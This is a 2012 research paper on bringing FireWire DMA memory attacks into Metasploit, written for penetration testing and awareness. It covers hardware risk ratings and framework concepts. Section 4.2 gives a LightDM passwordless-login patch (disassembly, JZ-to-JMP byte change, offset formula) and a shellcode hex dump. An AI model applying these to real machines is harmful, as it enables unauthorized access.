Integrating DMA attacks in exploitation frameworks

Rory Breuk Albert Spruyt[1]

February 20, 2012

[1]Supervisors: Pieter Ceelen, Marek Kuczynski, Marc Smeets

Abstract

In this research paper we present a first step towards integrating direct memory attacks (DMA) into exploitation frameworks. We conducted a literature study on existing hardware interfaces and show that some (FireWire, eSATA, Pc Card, Thunderbolt, USB OTG and PCI) are susceptible to DMA attacks. We present a proof of concept which integrates FireWire attacks into Metasploit. The proof of concept demonstrates that we are able to inject basic payloads, like reverse TCP shell, via the FireWire interface. We enhanced the basic exploit with fork capabilities to prevent the system from "hanging". This allows an attacker to compromise a computer with a FireWire interface and retain control of the system via the network. We also discuss further improvements related to multi-stager payloads. Furthermore, we present a second proof of concept that shows the possibility of running interactive sessions over the DMA-channel itself.

Contents

Chapter 1

Introduction

Several years ago DMA (Direct Memory Access) based FireWire attacks on computers were demonstrated.[1] These types of attacks use arbitrary reading and writing of a computer's memory, opening the possibility for runtime patching of the operating system and code injection. Demonstrated attacks were: bypassing various login screens and opening command prompts.[2]

While these attacks showed great potential, they are not widely abused and therefore widespread awareness is lacking. If this class of attacks could be integrated into an existing exploitation framework this class of attacks could see wider use. Existing exploitation frameworks encourage a decoupling of how to exploit a vulnerability from how to use it. This technique makes it significantly easier to construct complex attacks, which allows the loading of libraries into volatile memory to thwart forensics.

We will first present the research questions of this paper. We will discuss the background of Direct Memory Access (DMA) and its place in computer architecture in chapter 2, followed by an analysis of DMA vulnerabilities in a number of hardware protocols. In chapter 3 we enumerate available exploitation frameworks and detail the framework chosen for our proof of concept. In chapter 4 we describe a number of techniques to integrate DMA attacks into exploitation frameworks. Finally, chapter 5 covers different aspects of mitigating DMA vulnerabilities.

Only four weeks were allocated for this project. Therefore, the priorities of the project had to be carefully considered. This means that some of research subquestions are defined as fall back options in case the main question could not be answered, or would cost too much time to answer. It also means that the questions which were given a high priority could not be answered in the level of detail which we would have liked.

The research was conducted at KPMG IT Advisory, The Netherlands. This division performs penetration tests on behalf of their clients, utilizing all the technical means at their disposal. Enhancing and simplifying DMA attacks streamlines a tool of their trade. We would like to thank our supervisors at KPMG: Pieter Ceelen, Marek Kuczynski and Marc Smeets. In particular, their feedback on this report is greatly appreciated.

DMA offers huge potential to quickly create a foothold in a target network, but it is an underused attack vector in penetration tests. To illustrate the possibilities, figure 1 depicts a scenario which utilizes the methods described in this paper. The scenario is a sophisticated multi-phase attack.

In the first phase, the attacker, who has gained entry to a company's premises, connects her computer to an unattended laptop using a FireWire connection. Software on the laptop is overwritten. In the second phase, the target creates a reverse shell connection to a remote computer, controlled by the attacker. The remote shell connection allows the attacker to reverse common firewall configurations. The third phase allows the remote attacker to leverage the target computer's resources. For example: VPN connections, hardware dongles and network privileges.

This research is of academic interest, because DMA attacks are fundamentally different from buffer overflow and stack smashing attacks. Chapter 4 covers this in detail. The flexibility of DMA could allow for greater refinement of attacks. In particular, areas of anti-forensics and control over the exploited process. Marrying these possibilities with the advanced payloads could create a formidable penetration tool and illustrate the need for a proper defense against these types of attacks.




Figure 1.1: Schematic overview of intended attack.

1.1 Research Question

We aim to answer the following question in this research paper:
How can DMA attacks be integrated into an exploitation framework?
In order to answer this question, a number of subquestions have been defined.

1. Which exploitation frameworks exist and which one is most suited for implementing DMA attacks?
2. Is is possible to construct a proof of concept integration between an exploitation framework and DMA attacks?
3. Within this framework, is it possible to use existing payloads in combination with DMA attacks?
4. How can DMA attacks be mitigated?
5. *Optional:* Which hardware protocols are vulnerable to DMA attacks?

The research proposal proposes a number of ways in which to mitigate risks of this research. The last question was defined for this reason. The project achieved enough results without this question, therefore this question was not given priority.

Chapter 2

Hardware and DMA

In this chapter we describe hardware as pertains to DMA attacks. The goal of the first part of this chapter is to introduce a number of hardware concepts important for understanding DMA attacks. In the second part of this chapter, we investigate the susceptibility of common hardware ports to DMA attacks. Other types of vulnerabilities are beyond the scope of this paper.

2.1 Computer Architecture




Figure 2.1: Schematic view of computer buses [3]

To understand direct memory access, it is useful to explore computer architecture at a high level. Figure 2.1 shows a schematic overview of the buses present in a computer. Conceptually the most important part is the Central Processing Unit (CPU), or processor. The CPU is responsible for calculations and control in a computer. Modern computers often employ more than one processor. These each have their own level 1 data and instruction caches, an optionally shared level 2 cache and a shared optional level 3 cache. The CPUs are connected to the northbridge via the Front Side Bus (FSB). The FSB carries all the CPU's communication to the rest of the system. The northbridge handles all the CPU's communication. It contains a memory controller which operates the systems main memory. Modern CPUs have the memory controller on-die as a means to decrease memory latency.

More interestingly for this research, the northbridge communicates with the southbridge. The southbridge is responsible for communicating with all the controllers, which communicate with devices of their own. Examples are: Peripheral Component Interconnect (PCI), Universal Serial Bus (USB), hard disk and FireWire controllers.[4]

To illustrate how all these devices work together an example is given:

1. A FireWire device initiates a read request to the FireWire controller.
2. The FireWire controller communicates this request to the southbridge.
3. The southbridge forwards it to the northbridge.
4. The northbridge translates this into the requests needed to drive the actual memory chips.

2.1.1 Direct Memory Access

In initial computer designs, the CPU was responsible for all data transfered to and from the main memory. For that reason the CPU had to wait for the transfer to actually complete. This significantly reduced the time available for the CPU to do actual work. A rule of thumb is that fetching something from memory costs around a 1000 CPU cycles, waiting for an external bus is even slower. As such, it was decided that working around the need of the CPU to explicitly transfer all the data would allow it to actually get some work done. Thus, DMA was introduced. DMA allows devices to talk to main memory and each other without having the CPU intervene.

Bus mastering is a feature of many bus architectures, which is often used by devices in order to gain DMA. It allows devices to initiate communication, making it possible for devices to talk to each other without the need for the CPU to get involved.

While DMA greatly increases the speed of systems, devices must be trusted not to abuse the rights that they are granted. We show ways in which to violate this trust in chapter 4.

2.1.2 Memory management

Paging, or memory paging, is a technique used in memory management. The term memory management is used at multiple levels of abstraction: hardware (MMU), Operating System (`sbrk`, `mmap` system calls), process (`malloc`), Virtual machine monitor (Garbage Collection). We will mostly restrict to the hardware and OS levels in this paper.

Pages of memory are the unit that OS and hardware management deal with. On Intel x86 these are commonly 4KiB in size. Pages at the OS level are commonly used for two functions: swap and file cache. These can, at a high level, be thought of as each others inverse. Swapping is logically extending main memory by removing pages from memory and writing these to disk. When they are needed again, another page is written to disk and the old one loaded into memory. The file cache is used in exactly the opposite case: when there is more memory than currently in use. Since accessing secondary or mass storage is at least a couple of orders magnitude slower than main memory, it is wise to use main memory as a cache for the hard disk.

This functionality is also available to user space programs in the form of the `mmap` system call. The `mmap` system call allows user space to load files into memory as well as allowing for process level memory management in the form of the `malloc` library call. This was previously done with the `sbrk` system call.[4]. When an executable is already in the file cache and is executed, the page is not duplicated in memory. Instead, the already resident page is referenced. This leads to behaviour seen in chapter 4.

2.2 Protocol analysis

This section describes a number of different modern hardware protocols and provides pointers for vulnerabilities. These might be combined with the proposed system to create new exploits. The proof of concept described in this paper will use FireWire in order to gain full DMA, because FireWire is well known to be a very straightforward vector. Many other hardware protocols have either proven or potential flaws which might provide the same amount of control of the host's memory.

Protocols which are not vulnerable to DMA attacks are given a rating of *none*, this does not mean they are not susceptible to other attacks such as buffer overflows, or bugs in the implementation. For protocols that are vulnerable but for which the required hardware is not yet commonly available a *medium* risk rating is given. For systems which are vulnerable and for which the required hardware is commonly available a rating of *high* is given.

2.2.1 PCI bus

The PCI bus is a bus standard for attaching hardware devices in a computer. It typically has support for DMA and bus mastering. Traditionally the PCI bus was only present inside of computers. As such it was not available from outside the case, making real world exploitation significantly hard. Opening a PC case and inserting a PCI card is a certain way to attract attention, even in systems which allow PCI hot plugging. In recent years, a number of new interfaces have allowed access to the PCI bus from outside the CPU case, including Pc Card and Thunderbolt (as described in section 2.2.7 and 2.2.6 respectively). Revealing the PCI bus has opened the way to using PCI DMA attacks in the wild.

The easiest way to illustrate the vulnerability is to insert a FireWire Pc Card into a laptop. Windows and Linux will recognise the inserted card and allow DMA which enables the attack presented in chapter 4. This attack is not the only attack available. A special PCI card, specially made for memory forensics, also allows for such attacks.[5]

The hardware is commonly available and easily exploitable, hence it is given a *high* risk rating.

2.2.2 FireWire

FireWire (or IEEE1394) is designed for high speed data transfer through peer to peer communication between devices. Hence, it supports each node in a network to serve as either the host or client. Devices connected to the bus are called nodes. FireWire supports DMA bus mastering for nodes by design, meaning that FireWire devices can get direct access to another device's memory when connected.

When a node connects to the bus, a Configuration Status ROM (CSR) is sent. The CSR allows the node to advertise information about itself. It includes a unit directory, which gives information about the transport protocols supported by the node.

The physical memory space of a device is mapped to the FireWire physical memory space, in hardware, by the Open Host Controller Interface (OHCI). The OHCI includes the option to treat read and write requests to certain addresses as requests to main memory. These requests are handled by the physical response unit. The physical response unit gives access to a frame of a maximum of 4 GiB. This means memory access can be achieved without interference of the processor. The most commonly supported protocol using the physical response unit is the Serial Bus Protocol 2 (SBP-2), which is a transport protocol using the DMA capabilities of FireWire. SBP-2 makes it possible for a device to read and write data on any physical memory address. [6]

Because the FireWire protocol allows full DMA, the risk level is considered *high*.

2.2.3 USB

USB is a widely used industry standard for connecting peripherals to a computer. The USB architecture is divided in three different components: USB interconnect, USB host and USB devices. USB interconnect is the manner in which the USB devices are connected and communicate to the USB host. The USB host is responsible for scheduling all data transfers. It has one or multiple host controllers installed, which provide an interface to connect the host to the USB system. The host controller is able to communicate directly to memory. An USB system only allows for one host. USB devices can either be a hub, or a function. A hub provides additional physical connection points to the USB. Functions, in the form of devices, provide functionality to the host. [7]

All transactions over USB go through the host controller. All DMA requests performed by the host contoller are fully under the control of its driver. Therefore, USB devices do not get direct access to memory. A number of USB attacks provide DMA to a host system, these are either software bugs or applicable to USB on-the-go (OTG) extension to the USB 2.0 and 3.0 specifications. USB is given a risk rating of *none*.

USB OTG

In normal USB, the USB host acts as a master and USB devices act as slaves. USB OTG allows USB devices to act as either as a master or as a slave. Devices with USB OTG controllers can connect to USB hosts, USB devices or to each other. I.E. a keyboard to a mobile phone, or a printer to a camera. It has been shown that DMA of USB OTG controllers can be abused by peripherals to gain DMA to the USB device.[8][9] USB OTG is given a *high* risk rating.

2.2.4 eSATA

Historically, hard drives were connected to computers via special controller cards which were specific to the hard drive used. Later, a way to connect hard drives was standardised and IDE (Integrated Drive Electronics) was created. Over the years this has been extended in a number of other standards.

AT Attachment (ATA) was an extension which expanded the number of commands which could be sent over the bus. These added the use of DMA for greater performance. It also allows for command queueing. Native Command Queuing (NCQ) allows a drive to reorder the queued commands for better performance. Serial ATA (SATA) extended this yet again with a number of extra commands and a different electrical specification. External SATA (eSATA) changed the physical connection yet again with a different electrical interface and allowing it to be used on the outside of a computers case.

eSATA allows DMA over the bus as well. However, it does not have bus-mastering. A number of opportunities for future research arise: the response of a Host Bus Adapter (HBA) to uninitiated DMA reads and/or writes; if these are blocked, the manner in which the HBA responds to requests that it has initiated, but now have references to different addresses.

A further problem for eSATA attacks is that the host and target sides of an eSATA connection are electrically different as such an attack would require special hardware. This would limit wide use of such an attack. Thus eSATA is given a *low* risk rating.

2.2.5 DisplayPort

The DisplayPort standard was created by VESA as an interconnect for video and audio. It is designed to drive external displays as well as be used to internally drive laptop displays. It also has an auxiliary data connection which can be used to transport arbitrary data. This data is sent in packets and does not send DMA requests over the bus. Internally DMA may be used by the driver but it is not exposed on the bus.

The lack of DMA does not mean specific DisplayPort implementations are problem free. They can still be vulnerable to other attacks such as buffer overrun attacks. Since this bus is not vulnerable to DMA attacks it is given a risk rating of *none*.[10]

2.2.6 Thunderbolt

Thunderbolt is based on Intel LightPeak. LightPeak was envisioned as a high speed peripheral and network interconnect. Apple extended this bus and thus Thunderbolt was created. The greatest addition to LightPeak is compatibility with DisplayPort. We discuss potential problems with DisplayPort in section 2.2.5

PCI is allowed over the bus. This means potentially any PCI or PCI Express peripheral could be implemented as a Thunderbolt device. The PCI bus is now exposed on the outside of the computer. Since Thunderbolt implements PCI, it allows for DMA and bus mastering. The hardware to conduct these attacks has recently become available.[11], therefore Thunderbolt is given a *high* risk rating.

2.2.7 Pc Card

The Pc Card is a collection of different versions of standards these are in chronological order: PCMCIA,CARDBUS and ExpressCard. Pc Card was created to allow PCI card style expansion of laptop computers. A Pc Card can easily be inserted and removed from a laptop. To allow for extendability, Pc Card uses and exposes the PCI bus. In effect it allows the PCI bus to be easily accessed from outside the laptop case.

Pc Card implements PCI and the hardware is commonly available, hence it is given a risk rating of *high*.

2.3 Overview

Traditionally the CPU was in control of all memory transfers. In the name of performance, devices and peripherals were given more intelligence and direct access to memory. Direct access of memory has the potential to be abused by an attacker.

A number of hardware ports are vulnerable to DMA attacks. On some of these ports a definitive risk assessment cannot be made, for instance due to a lack of available hardware. To emphasize which ports are and which are not dangerous, an overview is given in table 2.3. In chapter 5 we describe ways in which to protect against such attacks.

Protocol	Risk level
eSATA	Low
DisplayPort	None
FireWire	High
PCI	High
Pc Card	High
Thunderbolt	Medium
USB	None
USB OTG	High

Table 2.1: Enumeration of interfaces and their risk level

Chapter 3

Exploitation frameworks

In this chapter we shortly introduce a number of exploitation frameworks. Out of these, one is chosen into which the DMA attacks will be integrated. The chosen framework will be described in a more in depth fashion.

3.1 Enumeration of exploitation frameworks

There are a number of exploitation frameworks available. The project will focus on integrating DMA attacks into one of these frameworks. The chosen framework must meet a number of requirements to allow the research to demonstrate real world practical attacks.

- The framework must offer multiple payloads
- The framework must have payloads which allow further exploitation.
- The framework must have a number of exploits available with which we can demonstrate correct integration.
- A preference for open source tools is expressed, as these can be modified to our needs.

3.1.1 Core Impact

Core Impact is a proprietary and commercial product with a strong focus on penetration testing. It comes with an in-memory agent which would allow sophisticated attacks to take place.[12] Importantly it is not an open source tool which could introduce problems with integration due to the difference between DMA attacks and buffer overflow attacks. We discuss this difference in greater detail in chapter 4.

3.1.2 CANVAS

CANVAS is a commercial product from Immunity. It is an exploitation framework with a focus on penetration testing and comes bundled with nearly 500 exploits. The company also provides a open source trojan which can be remotely loaded into memory, potentially allowing further exploitation of the network. The ability to have a trojan as a payload is a very interesting capability to have with regard to integration.

Unfortunately, it was not possible to obtain a license within the time allocated. More importantly, the framework is not open source.

3.1.3 Metasploit Framework

The Metasploit Framework is a free and open source sub-project of the Metasploit Project. It allows security researchers and penetration testers to execute exploits and upload modified payloads to a target machine. The framework has a highly modular design. It distinguishes between exploits, payloads, No-Operation (NOP) generators, encoders and auxiliary modules. Separation of the modules allows an attacker to combine exploits with existing payloads, greatly increasing the impact of any exploit and payload.

An active community constantly works on improvements and new modules for the framework, which significantly enhances the impact of a new exploit. Being open-source, allows the Metasploit Framework to be reviewed and easily modified or extended. It also increases the exploit's availability, therefore making this research more universally applicable.[13]

3.1.4 Volatility Framework

The Volatility Framework is a collection of open source tools for the analysis of in-memory data. Therefore it is out of place in a collection of exploitation frameworks, however the framework offers many possibilities in combination with DMA attacks. Volatility can extract artifacts, for instance Dynamicly Linked Libraries (DLLs), from memory dumps. This is a powerful tool when investigating possibly compromised systems for rootkits and other malicious software. Modules are available that allow the integration of Volatility with the FireWire DMA attacks. The Volatility Framework is included to make researchers aware of its existence. [14]

3.1.5 Conclusion of framework to use

We made the choice to focus on the Metasploit framework, based on a number of reasons:

- It is open source software and any potentially needed changes to the core could be implemented.
- It is freely available, increasing the available time which can be spent on the actual integration.
- The other frameworks were either hard to obtain or did not have the feature set needed to demonstrate effective integration.

3.2 Metasploit Framework architecture

This section introduces a number of Metasploit Framework concepts. Components made during integration, as described in chapter 4, use these concepts. The Metasploit Framework (MSF) can run with different user interfaces, but for this research they essentially give the same possibilities. Within the framework, an attacker can choose an exploit, payload and choose different options for their operation. Exploiting a target system with the Metasploit Framework can roughly be described in the following steps:

1. Choose exploit, payload and optionally a NOP generator and encoder
2. Change the settings for the modules
3. Run exploit
    (a) Adapt payload with NOP's and encoder
    (b) Load payload into target
    (c) (depending on payload) Set up a session between target and attacker

Modules for the Metasploit Framework are written in Ruby, these consist of classes and possibly assembly files. New modules can inherit from base classes for each module type, providing common methods, accessors and attributes for that module type. Modules are often made for specific system architectures and operating systems, so the framework allows the definition of compatibility information. Thus, modules plugged into the framework will automatically be available to compatible modules. Below, we will describe the different module types. Auxiliary modules will not be discussed in depth because they are essentially generic modules. Port scanners and denial of service exploits are found in this category.

3.2.1 Exploits

Exploit modules use vulnerabilities on a target machine in order to allow the framework to load and execute arbitrary code, given in the form of payloads, on the target. An exploit typically contains instructions to check whether the target is vulnerable and to launch the exploit. Exploit modules need to specify compatibility information with possible targets and details such as maximum length, compatible encoders and NOP generators. The framework uses this information to make sure only suitable code is loaded on the target. Exploits typically take a number of options, these are commonly RHOST (remote host), RPORT (remote port) or TARGET (the target application version).

3.2.2 Payloads

Payload modules provide the framework with code that can be executed on the target machine. They are divided in three different types: singles, stagers and stages. Singles are standalone payloads, which are usually small programs with a small instruction set. Stagers are small payloads, merely designed to create a network connection to load another payload to the target. Stages are downloaded by stagers and generally provide a large feature set, thus require a lot of space. Payloads can also take options. Common options are LHOST (listening host) and LPORT (listening port).

A number of payloads create a session with an attacker's machine to allow interactive control. Payload modules use handlers to operate the attacker's side of the connection. Some handlers listen for incoming connections, other handlers actively connect to the target machine. Sometimes they can even reuse the connection used during exploitation.

Sessions

The more advanced payloads, such as reverse shell and Meterpreter, employ the concept of a session. A session is established by a payload and allows for interactive control over a target. Sessions can be run over a different protocols. Interactive control can take a number of forms, for example: virtual network connection (VNC) and remote shell.

Reverse shell

The reverse shell payload starts a connection with the attacker. Because the connection is started from the target, firewalls and NAT will not interfere with the connection. The payload gives the attacker access to a command shell such as `/bin/sh` or `cmd.exe`. The shell will have the permissions of the application exploited and enables the attacker to run commands and scripts on the target computer. If the exploited application has restricted rights, a local escalation of privilege attack can be used to gain administrative permissions.

Meterpreter

Meterpreter is one of the most extensive payloads. It is designed to be highly extendable. Meterpreter consists of a server on the target and a client on the attacker's side. The server provides the resources to keep a connection between the attacker and the target. It allows extensions, in the form of shared object files, to be uploaded on the fly to extend its functionality. The client also uses extensions, which are used to offer access provided by the server extensions. The exact architecture of the Meterpreter is out of scope of this paper.

Meterpreter provides the attacker with an interactive command shell for control. Extensions can be a simple command interpreter, or something much more complicated such as giving full control of the victim's screen. Because of its complexity, Meterpreter is very large and usually requires a stager to be loaded on the target.[15]

3.2.3 NOP generators

Exploits often make use of programming mistakes such as buffer overflows. Sometimes these buffers reside on the process's stack. Since the stack depth cannot be known a priori, a NOP sled must be employed, as described in [16]. A NOP sled is a sequence of instructions that have no effect, save for increasing the program counter. NOP sleds allow for the return to a function to not be precisely calculated. Jumping into the sled, at any location, has the same effect: the program counter points to just after the NOP sled (i.e. the payload). To make detection by anti-virus and intrusion detection applications more difficult, NOP sleds can be randomized. As described in section 4.1.1, DMA attacks do not use the stack. Therefore, NOP generators are not relevant to this paper.

3.2.4 Encoders

Anti-malware applications generally function by comparing data against signatures of known malicious code. The Metasploit Framework allows the payload to be encoded by encoder modules, making it appear different. This allows an attacker to fool anti-malware software. After encoding, a decoding stub is placed in front of the payload. The decoding stub contains all instructions to reverse the encoding, so when the payload is executed it first decodes itself. The randomization of the payload obscures its true identity. An encoder, thus, only protects a payload while it is transmitted over the network. For this reason they will not be utilized in this project.

3.3 Overview

In section 3 we enumerated the different exploitation frameworks available. Out of these, we chose the Metasploit Framework as a base for the proof of concept integration, as we show in chapter 4. We gave a description of the most important concepts in the Metasploit Framework in section 3.1.3. NOP generators and encoders will not be used in this research, as memory can be directly written without being transmitted over the network.

Chapter 4

Integrating DMA attacks and exploitation frameworks

This chapter is divided into three sections. We discuss the background of the integration in section 4.1. In the second section we describe integrating DMA attacks into an exploit module. In the third section we show how DMA can be used to create a session for the Metasploit Framework.

4.1 Preparation

We describe the differences between stack based attacks and DMA attacks in the next section. Section 4.1.2 describes how to interface with the FireWire stack.

4.1.1 Differences with stack based attacks

Traditionally, network exploits abuse stack overflows. This class of attacks was not new when it was presented.[16] Operating systems have implemented measures to make these attacks more difficult: NX-bit to mark pages as not executable, Address Space Layout Randomization (ASLR) and AppArmor (buffer canaries). These mechanisms are not relevant to the attacks presented here. This is because the pages containing the programs code are directly modified, the pages are by their very nature marked executable. Canary protected buffers are also not relevant because buffer overrun attacks are not employed. ASLR is also not relevant because it operates at the virtual memory level and not the physical memory level. The absence of these measure makes the exploit significantly less complex. However, there are other issues to consider.

Modifying the process's stack via a slow FireWire bus, while the process is executing, leads to race conditions. Quickly identifying the memory page at which the stack is located is also difficult. This is because the contents of the stack can differ from execution to execution, especially when different environments are taken into account. Thus, it was decided to directly patch a process's code.

A stack based attack has a way to control the program counter, or Extended Instruction Pointer (EIP) on x86. The canonical example is overwriting a function's return address. This control will also need to be obtained in the DMA attack. The injected payload must be placed in the process's flow of execution, but to avoid race conditions the code must be conditionally executed. The proof of concept will use the less elegant form of physically interacting with the target, by attempting to log in. For this to work, correct credentials will not be required.

4.1.2 FireWire communication

Linux currently has two different FireWire stacks. The old IEEE1394 stack and the new Juju stack. The Juju stack still has some problems, but already offers some features lacking in the old stack. One of these is it allows gap count optimization, which improves the speed of SBP-2. For many current Linux distributions the Juju stack has become the default FireWire stack and it is aimed to ultimately replace the IEEE1394 stack.[17] One of the goals of this research is to increase the availability of FireWire attacks. Therefore, the proof of concept will aim to use the Juju stack.

The `libforensic1394` library is used in this project, for elegant integration. `libforensic1394` is a C library, which supports the Juju stack and contains functions to gather information and connect to the bus of an external device. It allows the transfer of a unit directory which indicates SBP-2 should be used for communication. The library provides methods for reading and writing to memory addresses.[18] Metasploit modules are written in Ruby, as we described in section 3.2. Therefore, we had to write Ruby bindings for `libforensic1394` procedures.

4.2 Exploitation

In this section we discuss the integration of DMA attacks into the Metasploit Framework, as pertains to exploitation. To demonstrate the feasibility of the integration, a number of proof of concept versions of a Metasploit exploit module are presented, culminating in a version which causes the least disruption to a target computer.


We describe the injection of code to bypass login screens in section 4.2.1. To prove it is possible to integrate Metasploit payloads with DMA attacks, we explain how to combine payloads with pre-existing scripts in section 4.2.2. In section 4.2.3 we show how a basic FireWire exploit module for the Metasploit Framework can be created. An enhanced exploit is given in section 4.2.4. The final section shows a potential improvement, which has numerous advantages.

4.2.1 Creating passwordless logins

A number of in-memory patches are available to unlock windows computers and at least one is available to unlock an Ubuntu Linux machine.[2] However, the version available for Ubuntu is for an older version. To demonstrate that the attack is still relevant, a memory patch was created for the current version. We show how to identify code to patch, so that new targets can be added to the exploit presented in section 4.2.3. This will also allow the research to be reproduced.

For this example, the target machine runs the latest stock version of Ubuntu (version 11.10), which uses LightDM as a desktop manager. Potentially any other application can also be attacked. LightDM contains code that decides whether a users credentials are valid. It should thus be possible to overwrite some of the program code and allow a user to log in without valid credentials.

The program was disassembled. A cursory glance reveals that the program makes use of Pluggable Authentication Module (PAM[19]). It is also apparent that `pam_authenticate` is called. This call to `pam_authenticate` is shown in figure 4.2.1, highlighted in yellow. This imported function takes credentials as parameters and returns whether or not these are correct. If we can change what this function returns, or the decision which is based on this return value, it should be possible to create passwordless logins for LightDM.



```
.text:0805650A                 mov     [esp+14h], eax
.text:0805650E                 mov     eax, [edx+1Ch]
.text:08056511                 mov     [esp+10h], eax
.text:08056515                 mov     eax, [edx+24h]
.text:08056518                 mov     dword ptr [esp+8], offset aPam_authentica ; "pam authenticate
.text:08056520                 mov     dword ptr [esp+4], 80h
.text:08056528                 mov     dword ptr [esp], 0
.text:0805652F                 mov     [esp+0Ch], eax
.text:08056533                 call    _g_log
.text:08056538                 mov     esi, [ebx+0Ch]
.text:0805653B                 mov     eax, [esi+1Ch]
.text:0805653E                 test    eax, eax
.text:08056540                 jmp     short loc_8056560
.text:08056542 ; ---------------------------------------------------------------------------
.text:08056542
.text:08056542 loc_8056542:                            ; CODE XREF: .text:080565C3↓j
.text:08056542                                         ; .text:08056625↓j
.text:08056542                 mov     [esp+4], ebx
.text:08056546                 mov     dword ptr [esp], offset sub_8057370
.text:0805654D                 call    _g_idle_add
.text:08056552                 add     esp, 24h
.text:08056555                 xor     eax, eax
.text:08056557                 pop     ebx
.text:08056558                 pop     esi
```

Figure 4.1: LightDM disassembly near a call to `pam_authenticate`, made in IDA Pro.

```
00000000  6a 0b 58 99 52 66 68 2d  63 89 e7 68 2f 73 68 00  |j.X.Rfh-c..h/sh.|
00000010  68 2f 62 69 6e 89 e3 52  e8 0b 00 00 00 74 6f 75  |h/bin..R.....tou|
00000020  63 68 20 2f 70 77 6e 00  57 53 89 e1 cd 80        |ch /pwn.WS....|
0000002e
```

Figure 4.2: A hex dump of the modified and assembled payload.

Figure 4.2.1 shows the code that calls `pam_authenticate`, marked in green, and the conditional jump which is taken on a successful authentication. This conditional jump must be made unconditional. The Jump on Zero (JZ) instruction must be changed to a Jump (JMP) instruction. JZ is `74 XX` in hexadecimal, where `XX` is the amount to jump, in this case `0x1E`. If the `0x74` is changed to `0xEB` it becomes a JMP instruction. This is the value that must me modified in memory to achieve our goal. This is normally encoded in a search-pattern and patch data. The search pattern is used to verify that the correct location will be patched and the patch data is the data that will be written to memory. [20]

Now that a patch is available we must locate the search pattern in memory. Because this pattern is always loaded at a specific offset in a physical memory page, the search speed can be increased by only looking at the specified offset. However, this offset must first be ascertained using the formula below.

$$\text{page\_offset} = \text{signature\_address} \bmod \text{page\_size}$$

Once all the values for search pattern, page offset and patch pattern are available these can be trivially inserted into the existing exploit.

4.2.2 Integrating a Metasploit payload in the original exploit

As a stage before full exploit integration, we investigated the manual use of Metasploit payloads. This will show if it is possible to inject and run Metasploit payloads with DMA.

We compiled a Metasploit payload and wrote it into memory near the offset we found in section 4.2.1. The choice to continue exploiting LightDM was made, because interaction does not require credentials and any executed payload will run with super user rights. We modified an existing Metasploit payload `single_exec.asm` to create a file in `/`. The command `touch /pwn` was used. When the `asm` file was assembled this resulted in a file which was 46 bytes. We must now find a place in the original binary where we can safely place these 46 bytes without overwriting anything important.

We identified a location in the normal code flow where instructions can be overwritten. As a proof of concept, the patching of the login procedure was deemed sufficient. As figure 4.2.1 shows, after the PAM credentials are verified a status string is assembled and logged to a file. This code is a prime candidate for overwriting. The payload must not be blindly written over this code, it must be at an instruction boundary. This is because i386 is a Very Large Instruction Word (VLIW) architecture, this means that instructions can be of different length. Care must be taken not to write in the middle of an instruction. As section 4.5 describes, care must be taken to keep the stack in a consistent state.

Having proved that injecting a payload functions makes full integration in the Metasploit Framework a smaller conceptual leap.

4.2.3 Exploit module implementation

The proof of concept for this exploit module will allow an injection of a payload from within the Metasploit Framework. The exploit only requires a single option, target, which contains the signature and offset of the signature for that specific target. This proof of concept uses the signature and offset found in section 4.2.1, so it only works for Ubuntu 11.10. Though extra targets can easily be added.

